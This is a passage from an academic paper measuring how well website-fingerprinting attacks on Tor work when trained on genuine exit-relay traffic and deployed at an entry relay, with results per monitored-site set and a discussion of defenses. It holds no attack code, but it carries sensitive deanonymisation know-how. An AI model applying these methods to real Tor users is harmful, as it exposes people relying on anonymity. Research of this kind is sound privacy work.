$k = 1{,}000$ bins of equal size $j = 100$ and choose a random element from each bin, i.e., $choice(\{L_{i \cdot j}, \ldots, L_{i \cdot j+j}\})$ for $i \in [0, 1000)$. The resulting set of sites forms our `sampled-1000` monitored set, which captures an adversary interested in monitoring websites with varying degrees of popularity.

`synthetic`: To complete our evaluation we need to be able to generate synthetic website visits to: (i) safely evaluate the effectiveness of WF models deployed at an entry relay (see § 4), and (ii) compare the effectiveness of WF in our adversary model (§ 3) and the traditional model (§ 2.1). When generating synthetic visits, we avoid selecting just homepages to improve diversity. We use a more realistic list of 144,337 internet URLs from previous research that including news sites, social media posts, video content, and other URLs beyond the homepage of the respective sites [34]. We randomly sample 1,000 URLs from the list and crawl them using our `opt-in` circuit feature described in § 4. Our exit observed 1,074 unique domains that were consistently accessed successfully during the crawl; this set of pseudonyms composes our `synthetic` monitored set.

5.2 Phases of Evaluation

Phase I: Feature Extractor Training (Exit Relay): In the previous sections we described how to safely extract circuit observations from our Tor relays. We use these observations to train the feature extractor models (see § 3.2). We follow the training process from previous work on Triplet Fingerprinting [40], using the `top-100` monitored sites set during the 24 hour training process (see § 6.1). We use the resulting trained feature extraction models throughout our evaluation.

Phase II: Synthetic vs. Genuine: Previous work that evaluates the effectiveness of WF in the traditional adversary model (see § 2.1) suggests that WF attacks are highly effective when trained using synthetic traffic generated from automated browsers. Although the assumptions considered in previous work are slightly varied, previous attacks were exclusively studied using synthetically generated traffic.

To better understand the practical value of training using real world Tor traffic, we compare the effectiveness of models trained using both *genuine* traffic observations from our exit relay and *synthetic* traffic generated from an automated browser. We carry out the evaluation using Triplet Fingerprinting, which has been shown to excel when trained using synthetic data [40], and the feature extraction models which are trained as described in § 6.1. We train three website classification models: (i) one trained exclusively on synthetic traffic (as in the traditional WF model); (ii) one trained on synthetic traffic but updated online using genuine exit relay traffic; and (iii) one trained exclusively on genuine exit relay traffic (as in our online WF model).

To produce synthetic traffic for this evaluation, we use Tor Browser Selenium [47] to repeatedly crawl the list of 1,000 URLs that were sampled for the `synthetic` monitored set described in § 5.1. We crawl the list 10 times using our private `opt-in` circuit feature described in § 4 to help us capture our synthetically generated traffic at our exit relay. Genuine traffic is extracted from our exit relay during an online evaluation, additional details and results for which are provided in § 6.2.

Phase III: Train at Exit, Deploy at Exit: We use the data collected at the exit relay for both training and testing of a WF classifier (see § 3.2) that will be used to evaluate the performance of our online WF model under different conditions. To avoid using traces included in training during the testing phase, we perform the prediction of the pseudonym corresponding to an observed traffic trace *before* this trace is included in the online training process.

While a real adversary would not use a classifier for website predictions on an exit relay, evaluating this configuration has two advantages. First, it provides a noise-free scenario for our evaluation: the test traces do not contain any noise that could be introduced when deploying the model in a different circuit position than that in which it was trained. In Phase IV, we compare the distance between traffic collected at entry and exit relays and find that the difference is low (see § 6.4). Second, it allows us to safely evaluate the attack against *genuine* Tor traffic, which means that: (i) the traffic may come from different browsers; (ii) the traffic represents a diversity of user behaviors; and (iii) websites are visited according to their natural distribution. We note that Tor users always remain anonymous to the exit relay, and that our evaluation in this scenario (in § 6.3) uses information about a destination that the exit could already directly observe before.

Phase IV: Train at Exit, Deploy at Entry: In a real world attack, an adversary would use their WF attack model, which is continuously updated with the traces collected at the exit, to analyze traffic captured at an entry-side vantage point. We are not only unable to deploy an attack model on real users' traffic at an entry for safety reasons (see § 4), but we also would be unable to evaluate how well the attack performs because we do not have access to ground truth.

To evaluate the WF performance of models trained at an exit but deployed at an entry, we utilize our private `opt-in` circuit feature described in § 4 to ensure that we collect at the entry the meta-data for only those circuits created by a client *under our control*. We again crawl the list of 1,000 URLs that were sampled for the `synthetic` monitored set using Tor Browser Selenium [47] as we did in Phase II. The entry relay classifies website traces generated by our crawler in a closed-world evaluation described in § 6.4.

The use of a synthetic crawler reduces the realism of this particular experiment, but it is needed in order to: (i) protect Tor users; and (ii) have ground truth for the predictions being made by the entry. We stress that the experiment is carried out using models that are *trained with genuine Tor data* from a different distribution than our synthetic data.

6 Evaluation Results

In this section we present the results we obtained in our evaluation phases using the monitored sets described in § 4.

6.1 Phase I: Feature Extractor Training

We train the feature extractor, using the Triplet Fingerprinting methodology described in § 3.2. Following the indication by Sirinam et al. that the websites used for feature extraction can be independent of those monitored in the attack deployment, we train our feature extractor by using the `top-100` monitored set, and use it to evaluate attacks against the `top-100`, `sampled-1000`, and `synthetic` websites.

Collection and Training: We collected exit traffic traces in July 2020 for 24 hours, recording *in memory* the traces belonging to the `top-100` monitored websites. With our hardware resources (see Appendix B), we could not afford to train the feature model on the entire data. Instead, we trained four feature extractors, by subsampling 25, 50, 75, and 100 traces per website. Each extractor required between 12 hours (25 traces per website) and 2 days (100 traces per website) for training.

Feature Extractors Evaluation: We compare the predictive power of the trained feature extractors. We employ each feature extractor as the basis for the attack detailed in § 6.3, and measure its accuracy over 1 week of traffic. Table 1 summarizes the results. Unsurprisingly, the `top-100` feature extractor performance improves as we increase the number of traces we have per website. However, the best `sampled-1000` feature extractor is obtained when training with 75 traces.

Table 1: Feature Extractor Evaluation Results*

Monitored set	25†	50†	75†	100†
`top-100`	30.0%	54.1%	57.5%	**58.5%**
`sampled-1000`	18.1%	49.2%	**54.7%**	51.1%

* the accuracy of an attacker using the respective extractors' features
† the number of example traces per website used to train the extractor

We suspect this could be a local minimum, and that better performance can be achieved with a larger number of traces.

Throughout the rest of our experiments, we use the feature extractor trained on 100 traces per website for the attacks against the `top-100` websites, and the one trained on 75 traces per websites for attacks against the `sampled-1000` websites.

6.2 Phase II: Synthetic vs. Genuine


To understand the value of genuine data for WF, we compare the effectiveness of WF classifiers trained on traffic traces that result from synthetically crawling a list of webpages (as is done in the traditional adversary model) and classifiers trained on genuine traffic traces observed at an exit relay (as in our adversary model). For this evaluation, we used the `top-100` feature extractor that was trained as described in § 6.1, and evaluate the ability of the classifiers to predict the pseudonyms of the websites in the `synthetic` monitored set.

We evaluate three website classifiers by: (i) training one model only on synthetic traffic (the Triplet Fingerprinting strategy [40]); (ii) training one model on synthetic traffic but update online using genuine exit relay traffic (a hybrid strategy); and (iii) training one model only on genuine exit relay traffic (our online strategy).

We deployed the classifiers on our exit relay during 1 week in April 2021 in a combined online training and evaluation experiment. The online evaluation emulates a real-world deployment in which the adversary would predict at the entry relay with a classifier that is continuously updated at the exit. During the experiment, we first predict the label of a trace (as the adversary would do at the entry), and then use the ground truth to improve the classifier model (as the adversary would do at the exit). During the 1 week measurement we observed 1,178,862 total traffic traces, among which we observed only 183 of the 1,074 domains in the `synthetic` set.

In this evaluation, we consider a "monitored vs. unmonitored" setting where the attacker tries to predict if an observed trace belongs to the monitored set or not. We consider small monitored sets of 5 webpages with at least 100 visits, an advantageous scenario for the adversary as we explain in § 6.3.

Training on Synthetic vs. Genuine Traces: Figure 4a shows precision-recall curves for the three classifiers when evaluated against genuine traffic traces. Here, we consider as the monitored set the 5-site set for which the classifiers yield the best average precision (see the next paragraph). We observe that



(a) Comparison of classifiers **(b)** Variance across monitored sets

Figure 4: Precision-recall curves for the attack models; curves are obtained by varying the classifier's threshold determining whether a traces is monitored or unmonitored (binary classification setting). (a) Compares a model trained on synthetic data (traditional approach), a model that learns only from real data (our approach), and a model trained on synthetic that is updated on real data. (b) Compares the performance of our classifier trained online on real data on various monitored sets of the same size; the high variance indicates that monitored sites selection is crucial for successful WF.

Triplet Fingerprinting trained on synthetic data (green line) performs poorly, achieving an average precision of only 0.03; this is a significant difference with respect to the performance measured by the authors *on synthetic data* [40], for a much larger monitored set. However, by training the attack on real data (blue line), the performance improves substantially. Interestingly, training the attack on synthetic traffic and then updating it on real traffic (orange line) greatly improves the performance with respect to the traditional synthetically-trained model. Yet, it does not improve over training exclusively with real data, thus supporting our hypothesis that synthetic data does not reflect the real traffic's heterogeneity: the classifier's performance against real traffic will be poor unless real traffic is used to inform the model.

On the Feasibility of Real World WF: We consider the effect of the monitored set on the performance of our attack. We evaluate our attack against ten monitored sets of five sites each, where the sites are chosen uniformly at random among those observed. Figure 4b shows the results for the six monitored sets exhibiting the highest average precision. We see a very large variance in performance, that can range from 0.02 to 0.52 average precision. We conclude that one of the main factors influencing WF's performance is the choice of monitored websites: some websites are easier to fingerprint than others. This indicates that WF may be a concern in the real world, but only: (i) for certain websites; and (ii) assuming the adversary is only interested in a small subset of them. This finding is further corroborated by our evaluation in § 6.3.

In these experiments, we used a feature model trained on `top-100` because Sirinam et al. [40] argued that the performance of Triplet Fingerprinting does not depend substantially on the extractor's training set. In Appendix D, we repeat this analysis for a feature model targeted specifically at the `synthetic` monitored set. We observe a slight improvement in performance, but our conclusions remain the same.

Takeaways: These experiments demonstrate three important aspects. First, there is a substantial difference between evaluating a model on synthetically generated traffic and deploying it on genuine, open world, and heterogeneous data. The state-of-the-art Triplet Fingerprinting attack achieved a high precision-recall in a fully synthetic evaluation [40] but performs poorly against real data. Second, training a model on genuine traffic leads to far better performance than training on synthetically generated traffic (i.e., the traditional approach). Third, WF is a concern but only for certain websites; it is therefore possible that simpler WF defenses may work in real world settings, contrary to common belief.

6.3 Phase III: Train at Exit, Deploy at Exit

Because we cannot obtain ground truth for traffic collected at an entry relay, we perform the bulk of our evaluation on the exit relay. In § 6.4, we study the extent to which the results from this evaluation can be extrapolated to the case in which the adversary can observe entry relay traffic.

We train classifiers using the `top-100` and `sampled-1000` monitored sets exclusively using traffic traces from an exit relay; training on genuine traffic is the best performing strategy as shown in § 6.2. We evaluate the attack in an online manner: when a new trace is observed, we first use the classifier to make a prediction; and then update the classification model based on the trace and its true label. We run this measurement for 1 week in July 2020, during which we observed 3.9M traces from 671,149 unique websites.

Performance across Websites: We first measure the average performance of the attack across all of the websites. The attacker can either guess one of the monitored websites or predict "unmonitored" if the adversary believes that the observed trace does not correspond to any of the monitored websites. Note that this is a more difficult problem than the "monitored vs. unmonitored" setting that we considered in § 6.2.

To measure the evolution of the model's performance over time, we use instant accuracy as a metric. We define *instant accuracy* as the accuracy over a sliding window, i.e., the number of correct guesses in a window divided by the number of total guesses in that window. We define the window in terms of number of websites added to the model because the evolution of the model depends on the amount of websites that are observed and not on the amount of time that passes. In our experiments, we empirically chose a sliding window of 10K traces as it reduces the variance of the accuracy measurement.

Figure 5 shows the results of this experiment. Since the classification task becomes harder as more websites are observed and added to the monitored set, we include a reference baseline denoting the probability of guessing a webpage by predicting uniformly at random among the set of websites that have appeared so far in the training data. The decrease in base-




Figure 5: Instant accuracy for `top-100` and `sampled-1000` monitored sets. For reference, we report the likelihood of guessing a website uniformly at random among the monitored websites that have been observed up to a certain point (dashed line). The plots on the left are zoomed-in representations of the first 1k traces.




Figure 6: The histograms represent the number of websites for which a certain level of FNR is attained; websites are limited to the ones we observed in our evaluation from the `top-100` and `sampled-1000` sets (total count: 95 and 307 respectively).




Figure 7: Influence of number of traces (x-axis) on FNR (y-axis). While having a significant number of samples results on better performance, the adversary can obtain good results even with few traces.

line accuracy is pronounced in the beginning, but it stabilizes near zero after a few thousands websites are observed.

We observe the opposite effect in our attack. In the beginning, when the models have incorporated few samples per website and the adversary mostly observes new labels, their error is large. This error decreases rapidly as the adversary gathers enough samples for the monitored websites. Once the models have incorporated enough traces and become stable, the instant accuracies are consistently around 60%.

Per-website Performance: Average accuracy provides a first degree of intuition about the protection that websites enjoy overall. However, it is not representative of the protection for individual websites [33]. We quantify this protection for each website w as the number of traces from w that the adversary misclassifies; we obtain a false negative rate (FNR) for w by normalizing this count by the number of times w is observed.

The histogram in Figure 6 represents the distribution of FNR across individual websites. For the `top-100` dataset, the adversary has an FNR of less than 25% for 45 websites. Yet, for 6 out of the 100 websites the FNR is very large: >90%. This confirms the results by Overdorf et al. that some websites are more at risk than others [33], and reinforces the belief that defenses should treat websites differently (e.g., adding different amounts of padding to each [8]).

We observe substantially different results when considering the `sampled-1000` monitored set. In this case, the attacker incorrectly predicts most of the websites (the FNR is greater than 75% for 262 websites). This may seem to contradict the good average accuracy results shown in Figure 5, and reinforce the need for individual web performance analysis when evaluating WF attacks. The discrepancy is due to a few websites that are both (i) very frequently visited, and (ii) easy for the attacker to predict; these websites largely inflate the accuracy *on average*. We discuss other performance metrics that avoid this bias in the results in Appendix C.

Dependence on the Number of Training Traces: We now study whether the success rate of our attack against a website is determined by the frequency with which traces of that website are observed.

Figure 7 plots the FNR per website according to the number of available traces of the site. Unsurprisingly, having a large number of samples for a website results in less error (lower FNR). However, even when the attacker has few traces, they can achieve a low FNR for certain websites. This is consistent with the evaluation by Sirinam et al. [40], which showed that the Triplet model learns with few examples.

The results in Figure 7 also confirm our hypothesis for the perceived discrepancy between average accuracy and the adversary's error distribution for the `sampled-1000` dataset. We observe an outlier pertaining to `sampled-1000`: there is one website which has more than 15k traces and for which we observe an almost perfect success (0% FPR). This outlier




Figure 8: Instant accuracy for the `top-100` and `sampled-1000` monitored sites, shown for different sizes of the monitored set. Set sizes range between 1 and the number of individual websites observed in our experiments for `top-100` and `sampled-1000`.




Figure 9: Precision-recall curves for both the `top-100` and the `sampled-1000` monitored sites, in a monitored vs. unmonitored scenario. We vary the size of the monitored set, making sure that smaller sets are subsets of the larger ones.

by itself boosts the average accuracy. We suspect this website is related to periodic Tor Browser update checks, but we are unable to confirm due to our safety precautions (see § 4).

Dependence on Monitored Set Size: The previous analysis shows that the choice of the websites to monitor strongly affects the attack's performance. We now investigate how the attack's performance is influenced by the monitored sets' size.

We evaluate the attack for various sizes of monitored set by subsampling websites uniformly at random from the original sets (`top-100` or `sampled-1000`); we measure the performance considering the selected websites as monitored and the remaining ones as unmonitored.

We show the results in Figure 8. As expected, the attack's performance is heavily impacted by the size of the monitored set. When the set is small, the adversary has great performance, up to 80% for a monitored set of 25 websites and almost perfect when the adversary is only interested in 1-5 websites. We conjecture that this is because when the set is small, the chance that other websites in the open world would look similar decreases. As the monitored set grows and becomes heterogeneous, the probability that unmonitored traces look like one of the monitored websites increases, resulting in a higher error rate.

Monitored vs. Unmonitored: So far we have considered a setting where the attacker is interested in predicting *which* monitored website a trace belongs to among the traces classified as monitored. However, the attacker may only be interested in whether a network trace represents a monitored site or not. As we did in Phase II (§ 6.2), we adapt the attack to the *monitored vs. unmonitored* setting; this attack predicts "monitored" every time a website from the monitored set is predicted, and "unmonitored" otherwise.

We evaluate the attack's performance with respect to various monitored set sizes. To avoid penalizing the measurements done for some monitored set, we create nested subsets of monitored sets; for example, the monitored set of size 5 is a subset of the monitored set of size 25, which is a subset of the monitored set of size 50, and so on.

Figure 9 shows the precision-recall curves for the attack. We observe that the attack is reasonably effective against the `top-100` set; for example, the average precision reaches 0.83 for 1 monitored website and 0.82 for a set of 5 monitored sites. However, it quickly drops for larger monitored sets. Interestingly, we observe that the attack's performance does not decrease monotonically w.r.t. the number of monitored websites. The reason is that if a highly fingerprintable website is added to the list, then it will help improve the performance. When repeating this analysis for various same-sized monitored sets in preliminary experiments, we also observed a great variability; we therefore suspect, as we observed in § 6.2, that the choice of the websites to monitor is the determining factor in WF attacks.

When we consider the `sampled-1000` set, the results again change significantly: the attack barely achieves a 0.1 average precision and would be largely uninformative to an adversary. As explained in the previous sections, the main reason of discrepancy of performance against `top-100` and `sampled-1000` may be the fingerprintability of the websites in `sampled-1000`; indeed, it was shown that some websites are more fingerprintable than others [33], which may be the root cause of good/poor performance of any attack. Another partial explanation may be that we used a feature model trained on `top-100`, even for the attack against `sampled-1000`; in Appendix D, we show that this may have a marginal impact on the attack's performance.

Takeaways: Our evaluation results confirm that WF may not be practical for large monitored sets (e.g., >5 websites),




Figure 10: The distance between two traces of the same website from the same exit is similar to the distance between the same website trace observed at the exit and entry. The shaded area represents the standard deviation.




Figure 11: Performance comparison of the attack trained at exit and deployed at exit (Exit-Exit), trained at exit and deployed at entry (Exit-Entry), trained and deployed at entry (Entry-Entry), and trained at entry and deployed at exit (Entry-Exit).

even in a monitored vs. unmonitored setting. Our results further indicate a strong dependency between WF success and fingerprintability of websites: some websites are inherently easier to fingerprint than others.

Note that due to the privacy requirements in our experimental design, we cannot study which characteristics make a website more or less fingerprintable; previous work covered some of them [33], and we encourage future work to run a comprehensive analysis of website fingerprintability aspects within our threat model.

6.4 Phase IV: Train at Exit, Deploy at Entry

Because of the lack of ground truth, our previous experiments considered an attacker who both trains and predicts using traces observed at an exit relay. In this section, we quantify the extent to which the results of our previous evaluation on the exit relay can be extrapolated to our threat model in which a real-world attacker trains their classification model at an exit relay and then deploys it at an entry (see § 3.1).

As described in § 5.2, we crawl the pages in the `synthetic` monitored set 10 times each (pinning our entry and exit relays as the first and last circuit hops). Our crawl results in 922 websites for which we have $\geq$10 observed traces. For each website, we record the resulting traces observed by our entry and exit relays. We use the recorded traces to train website classifiers, and consider an attack using the feature extractor trained at our exit relay on the `top-100` monitored set traces.

Trace Distortion from Entry to Exit: To ensure that the results in the previous section hold when the attack is deployed at the entry, the traces at the exit and the entry should have the same characteristics. In other words, distortion of the traffic traces when traversing the Tor network should be minimal. This way a page load observed at the entry relay would not differ substantially from the same load observed at the exit.

To capture this distortion, we measure the distance between traces collected at the entry and at the exit relay. We expect that most of the distortion will be the result of queuing at different Tor relays that would cause a relative reordering of the traffic sequences observed by the relays. Thus, we choose the Levenshtein distance to measure the distortion between traces after truncating them to have the same length. This distance metric measures the minimum number of edits required to change one trace into the other, and thus can capture cell re-ordering. For each website, we measure: (i) the distance between a trace seen at the entry and the one seen at the exit relay, and (ii) the distance between traces belonging to the same website as seen at the exit relay. Ideally, we would like the former distance to be smaller than the latter; that is, we want that traveling through the network changes traces less than their natural variability across multiple downloads of the same website. The results in Figure 10 show that the trace distortion between entry and exit is small.

Attack Deployment: While distortion is small, it may be that the distance is enough to reduce the accuracy of the attack from the *Exit-Exit* attacker that we evaluate in § 6.3 to the *Exit-Entry* attacker that would operate in the real world. As we are only interested in the *difference* in accuracy, we consider the simple case: a closed world batch classification setting in which the model is trained on 50% of the traces we collected, and is evaluated on the remaining 50%.

Figure 11 shows the accuracy achieved by the Exit-Exit and Exit-Entry attackers, measured for a varying number of monitored websites. For a small monitored set, the performance of the attacks is relatively similar; e.g., with 50 monitored websites the performance degrades from 76.2% (Exit-Exit) to 65.1% (Exit-Entry), and with 5 websites it decreases from 91.2% to 86.4%. As the monitored set size increases, the discrepancy becomes larger but the difference seems to stabilize after the monitored set size reaches 600. With 750 monitored sites the accuracy decreases from 52.2% to 34.1%, providing further evidence that real-world attackers *are limited in the number of websites they can monitor effectively*.

We also show in Figure 11 the effectiveness of a hypothetical attacker who trains and deploys at an entry relay (*Entry-Entry*) using *synthetic* traffic traces. While the Exit-Exit attacker is strictly better than Entry-Entry attacker, the latter has better performance than an adversary who trains at an exit

and deploys at an entry (as in our adversary model). This experiment, however, offers ideal conditions for the Entry-Entry adversary, as the synthetic traffic is not as heterogenous as genuine traffic would be. In § 6.2 we conduct an experiment on real traffic whose results indicate that training at an entry relay using synthetic traffic is not advantageous since it does not capture the heterogeneity of genuine traffic.

Takeaways: Our analysis shows that network effects may distort traces from the exit to the entry. Thus, there can be a loss in accuracy when deploying on the entry a model that was trained using traffic collected at an exit. These results indicate that training at an exit and deploying at an entry is a good adversarial strategy, especially given the advantages it brings: accounting for diversity and concept drift. We also note that we did not tune our attack to reduce distortion. Future work may be able to reduce or eliminate the effects of distortion on WF attacks by incorporating information about the differences between entries and exits.

Overall, our experiments throughout § 6 confirm that the practicality of WF attacks depends on the choice and number of monitored sites. A primary conclusion is that an attacker wishing to monitor more than a few websites (5 to 25, according to our results) is unlikely to succeed.

7 Related Work

Related Attacks: Following the critiques of the unrealistic methodologies used in early WF work [19, 35], WF attack papers have attempted to improve evaluation methods: overcoming data staleness [53], using large-scale datasets with varied URLs [34], or increasing the monitored set size [37].

Previous work applied deep learning to WF to increase the accuracy [1, 2, 32, 37, 39]. The practicality of these methods in an online environment is unclear, as they require a lot of training data that must be updated regularly [39]. Triplet Fingerprinting reduced the data needed for training [40], which is why we used it as the basis for our online attack.

Our *online* attack using *real data* operates under a new adversary model. All previous WF attacks were evaluated under the traditional WF adversary model that we describe in § 2.1 and are evaluated using synthetic datasets. Therefore, a direct comparison between our results and the results from previous work would not be meaningful.

Recent work brings new insights on the applicability of WF in the real world. Wang argued that WF attacks should be optimized for precision and should incorporate the base rate into the precision metric to avoid success overestimation [51]. Pulls and Dahlberg explored the concept of a website oracle that could inform the adversary whether or not a website was visited at a specific time [36]. They found this is possible to achieve in Tor due to the DNS lookups that are performed by exit relays, which we also take advantage of in our work. Our work is the first to apply WF to regular sites in a *true open world* and the first to use *genuine Tor traffic* as ground truth.

Countermeasures: There exist numerous defenses against WF in the literature [5, 6, 12, 20, 26, 54]. However, given our adversary model and evaluation using real Tor traffic and online learning, it is infeasible for us to test those defenses. Defenses should already be deployed in Tor for us to be able to collect the data. Any attempt at deploying the defenses on our own clients would be subject to the same synthetic traffic limitations described in § 2.2.

Another challenge in realistically evaluating WF defenses is that, in the traditional adversary model, researchers do not have access to ground truth unless they produce the traces themselves. In our work, we considered an alternative to the traditional adversary model that provides us with ground truth in a true open world data source; this could be further used as a building block for evaluating WF defenses in the future.

Although it is currently infeasible for us to evaluate defenses in the real world, some form of padding between the client and middle relay [20] could be an effective defense strategy against the adversary model we present in § 3.1. In particular, incorporating padding between a client and middle relay would cause confusion in models that are trained on one side of a circuit (exit) and deployed on the other (entry). However, such defenses come with increased bandwidth cost [5, 6] and possibly degraded network performance for Tor users, so they will have to be considered carefully [7, 8, 12, 26].

8 Conclusion

An open question in the WF literature is whether WF results evaluated in a lab setting are realistic. We argue that this question need not be answered by demonstrating the effectiveness of realistic WF attacks in the real world. We present a new WF adversary model and online attack that enables us to directly study adversarial conditions in the wild by using genuine traffic from Tor relays, and hence capturing real traffic variability across webpages, users, and over time.

We introduced a novel measurement and evaluation methodology that enabled us to safely use Tor traffic in the first real-world WF evaluation in the open world. Our comparison between static and online models show that there is an advantage in training on heterogenous, dynamic traffic when the goal is to fingerprint websites in the wild.

The results of our real-world evaluation demonstrate that WF attacks can only be successful in the wild if the adversary aims to identify websites within a small set. In other words, untargetted adversaries that aim to generally monitor users' website visits will fail, but focused adversaries that target one particular client configuration and website may succeed.

We find that the website classifier that we trained online yields stable classification performance across a 1 week evaluation period, indicating that the classifier models are able to dynamically adapt to the changes in website traffic distributions over time. While we did not evaluate periods longer than 1 week, we remark that it is feasible for an adversary

to retrain both the feature extractor and the website classifier on a weekly basis. Therefore, we conclude that online learning on genuine traffic mitigates the negative impacts on classification performance due to concept drift.

Limitations and Future Work: In our work we focused on Tor exit traffic. This brings two implications. First, our study does not cover .onion sites, but our conclusions are aligned with existing studies on the fingerprintability of onion sites [33]. Second, we can only use domains as labels (as subpage paths are usually encrypted under TLS). Thus, we cannot target individual webpages as previous work does. Our results, however, are aligned with webpage-focused works [34] and confirm that WF in the true open world is very challenging.

Our attack works on the circuit level; if several domains are visited over the same circuit, we would only make a prediction for the first one (§ 3.1). Tor Browser already separates visits to unique top-level domains displayed in the browser URL bar onto different circuits, and we do not solve the problem of further splitting traffic by stream. However, the splitting problem should be considered (i) if distinguishing between multiple streams on the same circuit is desirable, and (ii) by a network-level adversary without access to the entry relay used by their victim (meaning all Tor traffic must be split into separate visits). Although our work could be extended to consider this network traffic splitting problem [9, 53], we believe that splitting will reduce performance (due to inaccurate splits) and thus it should not affect our general conclusions about the infeasibility of WF in the real world.

Our research was restricted by our commitment to keep users safe during our experiments. In practice, an adversary would not have the same limitations and therefore could do more to optimize the accuracy of their online attack. For example, the adversary may store the complete traffic traces for a longer period of time. Access to such an archive would enable the use of additional machine learning approaches that were not possible in our study. The development of privacy-preserving real world WF analysis systems could be helpful to tackle this problem without endangering users.

Future work should also consider methods that reduce the loss in accuracy that results from training a classification model on an exit relay and deploying on the entry-side. Training classifiers using data from geographically diverse exit relays could help to build more robust models. Emerging techniques such as conformal prediction [50] could also help to produce more informative models that further increase WF accuracy in an online setting.

Acknowledgments: We thank Martin Fontanet, Jamie Hayes, Eric Jollès, Bogdan Kulynych, Rebekah Overdorf, Ryan Wails, and the anonymous reviewers for their valuable feedback. This work was partially supported by the Office of Naval Research (ONR), the Defense Advanced Research Projects Agency (DARPA), and the Swiss National Science Foundation (grant 200021-188824). Giovanni Cherubin's work was partially funded by an EcoCloud Post-Doctoral Fellowship.

References

[1] K. Abe and S. Goto. Fingerprinting attack on Tor anonymity using deep learning. *Proceedings of the Asia-Pacific Advanced Network*, 42:15–20, 2016.

[2] S. Bhat, D. Lu, A. Kwon, and S. Devadas. Var-CNN: A data-efficient website fingerprinting attack based on deep learning. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2019(4), 2019.

